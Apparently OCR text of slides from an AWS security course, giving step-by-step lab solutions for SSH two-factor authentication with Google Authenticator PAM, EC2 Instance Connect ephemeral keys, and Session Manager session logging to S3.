
SOLUTION: CONNECTING TO EC2

- 1- Wait for the instance to be running.
  - Right click on it and click **"Connect"**.



- 2- It will show you the commands to connect.
- 3- **Copy** them & **run** them where you downloaded the SSH key for the instance.
- 4- Type **yes** and press enter.





Copyright © 2021 Mohammed Aldoub (Voulnet)

SOLUTION: SETUP TOTP TOOLS

CONFIGURE SSH WITH TOTP

First of all, we need to install the prerequisites , which are the Google Authenticator PAM module.

For Redhat based systems like CentOS and Amazon Linux:
sudo yum update
#Next: install EPEL
sudo yum install https://dl.fedoraproject.org/pub/epel/epel-release-latest-7.noarch.rpm
sudo yum install google-authenticator

For Debian-based systems (Like ubuntu):
sudo apt-get update
sudo apt-get install libpam-google-authenticator

Then in any linux version, just run:
google-authenticator

Copyright © 2021 Mohammed Aldoub (Voulnet)

Copyright © 2021 Mohammed Aldoub (Voulnet)

SOLUTION: SETTING UP GOOGLE AUTHENTICATOR

The google authenticator app will ask a few questions:

Do you want authentication tokens to be time-based (y/n) y ← Answer with y for yes

Then it will show you a QR code! Increase the size of your SSH windows to show the entire QR code, then screenshot it or leave it for insertion into the mobile app later.

Answer the next questions with y (yes) for now!


Copyright © 2021 Mohammed Aldoub (Voulnet)

SOLUTION: BACKUP CODES

If you notice the output below the big QR code, you will see that the google-authenticator app displayed for you some helpful info:

New secret key: This key can be used instead of the QR code, if you can't scan the QR code for whatever reason.

It also gives you **backup emergency codes** in case you lost the mobile phone that's configured for the tokens! Print it and save it securely.



```
Your new secret key is: 5ERNJADBVROSIPGQHKF3MVFGAI
Your verification code is 455963
Your emergency scratch codes are:
  93182391
  29897920
  89189579
  95084796
  22534715
```

SOLUTION: CONFIGURING TOTP ON THE MOBILE PHONE

- You can use whatever mobile phone or desktop TOTP app you like. Examples include:
  - Google authenticator (iOS and android)
  - 1Password
  - Authy
  - Etc
- Simply scan the QR code in the terminal or add the secret key manually.
- For the next steps we'll assume you configured the TOTP app correctly!

Copyright © 2021 Mohammed Aldoub (Voulnet)

SOLUTION: CONFIGURING PAM ON LINUX SIDE

Now let's configure the TOTP PAM (Pluggable Auth module) on the linux server.

First we'll edit the PAM file, using your editor of choice:
sudo vim /etc/pam.d/sshd **(If you don't know how to use Vim, ask us!)**

Inside it, add:

auth required pam_google_authenticator.so nullok #nullok here means totp not mandatory

#Make it 'auth required pam_google_authenticator.so' without the nullok after everyone
#configured their totp correctly to make it mandatory.

If you don't want to require a password, then comment these lines if you find them:
@include common-auth #comment this
@include common-password #comment this
auth substack password-auth #comment this

Copyright © 2021 Mohammed Aldoub (Voulnet)

SOLUTION: CONFIGURING SSH ON LINUX SIDE

Edit the SSHD config, using your favorite editor, for example:
sudo vim /etc/ssh/sshd_config

Then set ChallengeResponseAuthentication to yes instead of no or instead of being commented, like:
ChallengeResponseAuthentication yes

And if you don't want password auth, then set AuthenticationMethods to be:
AuthenticationMethods publickey,keyboard-interactive

Then restart the ssh daemon with:

sudo systemctl restart sshd.service

From another terminal windows (Don't close your current one, just in case), connect to ssh with your SSH key.

Copyright © 2021 Mohammed Aldoub (Voulnet)

SOLUTION: TRYING IT OUT

If you try to SSH with your public ssh key now, it will prompt you for a verification key.

```
C:\Users\Voulnet\Downloads>ssh -i "testec2.pem" ec2-user@e[redacted]te.amazonaws.com
Verification code:
```

Enter the codes generated by your TOTP app, or use one of your emergency backup keys! (Each backup key is usable only once).

If everything went smoothly, you should login correctly using SSH + TOTP!

NOTE: You can use TOTP with password-based SSH authentication too! Not just key-based auth!

Always use TOTP for Bastion hosts in SSH.

If you're finished, make sure you terminate the instance from AWS console!

Copyright © 2021 Mohammed Aldoub (Voulnet)

Copyright © 2021 Mohammed Aldoub (Voulnet)

CONNECTING USING EPHEMERAL SSH KEYS

- AWS has a modern SSH security services called AWS Instance Connect.
- It generates one-time-use SSH keys for authorized users based on IAM policies.
- Access is logged by CloudTrail.
- Very interesting idea!

Introducing Amazon EC2 Instance Connect

Posted On: Jun 27, 2019

Amazon EC2 Instance Connect is a simple and secure way to connect to your instances using Secure Shell (SSH).

With EC2 Instance Connect, you can control SSH access to your instances using AWS Identity and Access Management (IAM) policies as well as audit connection requests with AWS CloudTrail events. In addition, you can leverage your existing SSH keys or further enhance your security posture by generating one-time use SSH keys each time an authorized user connects. Instance Connect works with any SSH client, or you can easily connect to your instances from a new browser-based SSH experience in the EC2 console.

Copyright © 2021 Mohammed Aldoub (Voulnet)

TAKEHOME – LAB77: CONNECT USING INSTANCE CONNECT

- 1- Create an EC2 instance with Amazon Linux 2, with an IAM role, and connect to it using its SSH key.
- 2- Install Instance Connect using the command:
  - **sudo yum install ec2-instance-connect**

```
C:\Users\Voulnet\Downloads>ssh -i "test4.pem" ec2-user@[redacted].compute-1.amazonaws.com
The authenticity of host 'ec2-[redacted].compute-1.amazonaws.com ([redacted])' can't be established.
ECDSA key fingerprint is SHA256:[redacted]psURIJT/akc.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added 'ec2-[redacted].compute-1.amazonaws.com,[redacted]' (ECDSA) to the list of

       __|  __|_  )
       _|  (     /   Amazon Linux 2 AMI
      ___|\___|___|

https://aws.amazon.com/amazon-linux-2/
No packages needed for security; 6 packages available
Run "sudo yum update" to apply all updates.
[ec2-user@ip[redacted] ~]$ sudo yum install ec2-instance-connect
```

- 3- Using the command **sudo less /etc/ssh/sshd_config** to verify installation by looking for the following keys in your SSH config:

- **AuthorizedKeysCommand /opt/aws/bin/eic_run_authorized_keys %u %f**
- **AuthorizedKeysCommandUser ec2-instance-connect**

Copyright © 2021 Mohammed Aldoub (Voulnet)

SOLUTION: PREPARING YOUR CLI

- 4- Now to connect to instances from your command line, let's install the Instance Connect CLI tool. From your local machine (not inside your target instance) run the following command to download the tool:
- **aws s3api get-object --bucket ec2-instance-connect --key cli/ec2instanceconnectcli-latest.tar.gz ec2instanceconnectcli-latest.tar.gz**
- 5- Then run the following command to install what you downloaded:
- **pip install ec2instanceconnectcli-latest.tar.gz**
- 6- To allow your IAM users to connect using Instance Connect, you need to allow a certain policy to install ephemeral keys on the instance.

```
{ "Version": "2012-10-17",
"Statement": [ { "Effect": "Allow",
 "Action": "ec2-instance-connect:SendSSHPublicKey",
"Resource": "arn:aws:ec2:region:<YOUR AWS ACCOUNT ID>:instance/<YOUR INSTANCE ID >",
"Condition":
{ "StringEquals": { "ec2:osuser": "ec2-user" } } },
{ "Effect": "Allow",
"Action": "ec2:DescribeInstances", "Resource": "*" } ] }
```

SOLUTION: CONNECTING USING INSTANCE CONNECT CLI

- 7- Save the policy in the previous slide to a file, for example sshpolicy.json, then run:

- **aws iam create-policy --policy-name ssh-policy --policy-document file://sshpolicy.json**
- 8- Then run the following command to add this policy to a user:
- **aws iam attach-user-policy --policy-arn arn:aws:iam::<YOUR ACCOUND ID>:policy/ssh-policy --user-name <IAM USERNAME HERE>**
- 9- Now connect to your instance using the Instance Connect cli tool, called mssh, using:
- **mssh <YOUR INSTANCE ID>**
- Sample output:


Copyright © 2021 Mohammed Aldoub (Voulnet)

```
voulnet@P50:~$ aws iam attach-user-policy --policy-arn arn:aws:iam::[redacted]:policy/[redacted] --user-nam
e [redacted]
voulnet@P50:~$ mssh i-0[redacted]
The authenticity of host '[redacted])' can't be established.
ECDSA key fingerprint is SHA256:iJ5[redacted].
Are you sure you want to continue connecting (yes/no)?
```


Copyright © 2021 Mohammed Aldoub (Voulnet)

SOLUTION: INSTANCE CONNECT IN CONSOLE

- 10- You can also connect using AWS console (Browser based). Go to your AWS console, then the EC2 service, right click on your target EC2 instance and click Connect.



- 11- Then choose "EC2 Instance Connect (browser based ssh connection":



- **Enjoy your SSH connection with no long-lived keys!**

Copyright © 2021 Mohammed Aldoub (Voulnet)

CONNECT USING BROWSER-BASED SSH

- AWS has a feature called Session Manager (Under Systems Manager)
- It allows you to connect to SSH through the browser or the CLI.
- Even if inbound SSH port (22) is closed.
- Even if there are no SSH keys on the instance!
- It is done through the AWS console and only for authorized users.
- The entire session can be recorded. (Useful but also risky!)


AWS Systems Manager Session Manager


Session Manager is a fully managed AWS Systems Manager capability that lets you manage your Amazon EC2 instances through an interactive one-click browser-based shell or through the AWS CLI. Session Manager provides secure and auditable instance management without the need to open inbound ports, maintain bastion hosts, or manage SSH keys. Session Manager also makes it easy to comply with corporate policies that require controlled access to instances, strict security practices, and fully auditable logs with instance access details, while still providing end users with simple one-click cross-platform access to your Amazon EC2 instances.

Copyright © 2021 Mohammed Aldoub (Voulnet)


TAKEHOME – LAB78: CONNECT USING SESSION MANAGER

- 1- Create an EC2 instance with Amazon Linux 2, with an IAM role. Don't give it any keys! (That's the point!)
- 2- In AWS console, go to the Systems Manager service, and choose the Session Manager option (A).
- 3- Click on Start Session (B).






- 4- Choose your target instance and click Start Session. Enjoy your session!



Copyright © 2021 Mohammed Aldoub (Voulnet)

SOLUTION: RUNNING SESSION MANAGER

- 5- AWS Session Manager comes with a great feature: Full logging for the entire SSH shell session!
- 6- This is great for security and accountability especially if Session Manager is the only method for connecting.
- 7- Sessions can be logged to S3 or CloudWatch.
- 8- It can also be encrypted using KMS.




- 9- In the Session Manager main page, click on Preferences (A)
- 10- Then click on Edit.

Copyright © 2021 Mohammed Aldoub (Voulnet)

SOLUTION: SETTING UP FULL SSH LOGGING


- 11- To configure S3 session logging for SSH:
- 12- Choose S3 bucket (A).
- 13- Choose an existing bucket (B).
- 14- Optionally (but recommended), you can also set KMS encryption for the logs.



Copyright © 2021 Mohammed Aldoub (Voulnet)

SOLUTION: CHECKING THE LOGS


- To check and download logged SSH Session Manager sessions, visit the S3 bucket previously configured for logging.
- Look for log files ending with .log
- Download and read.



Copyright © 2021 Mohammed Aldoub (Voulnet)

SOLUTION: CLOUDWATCH LOGGING

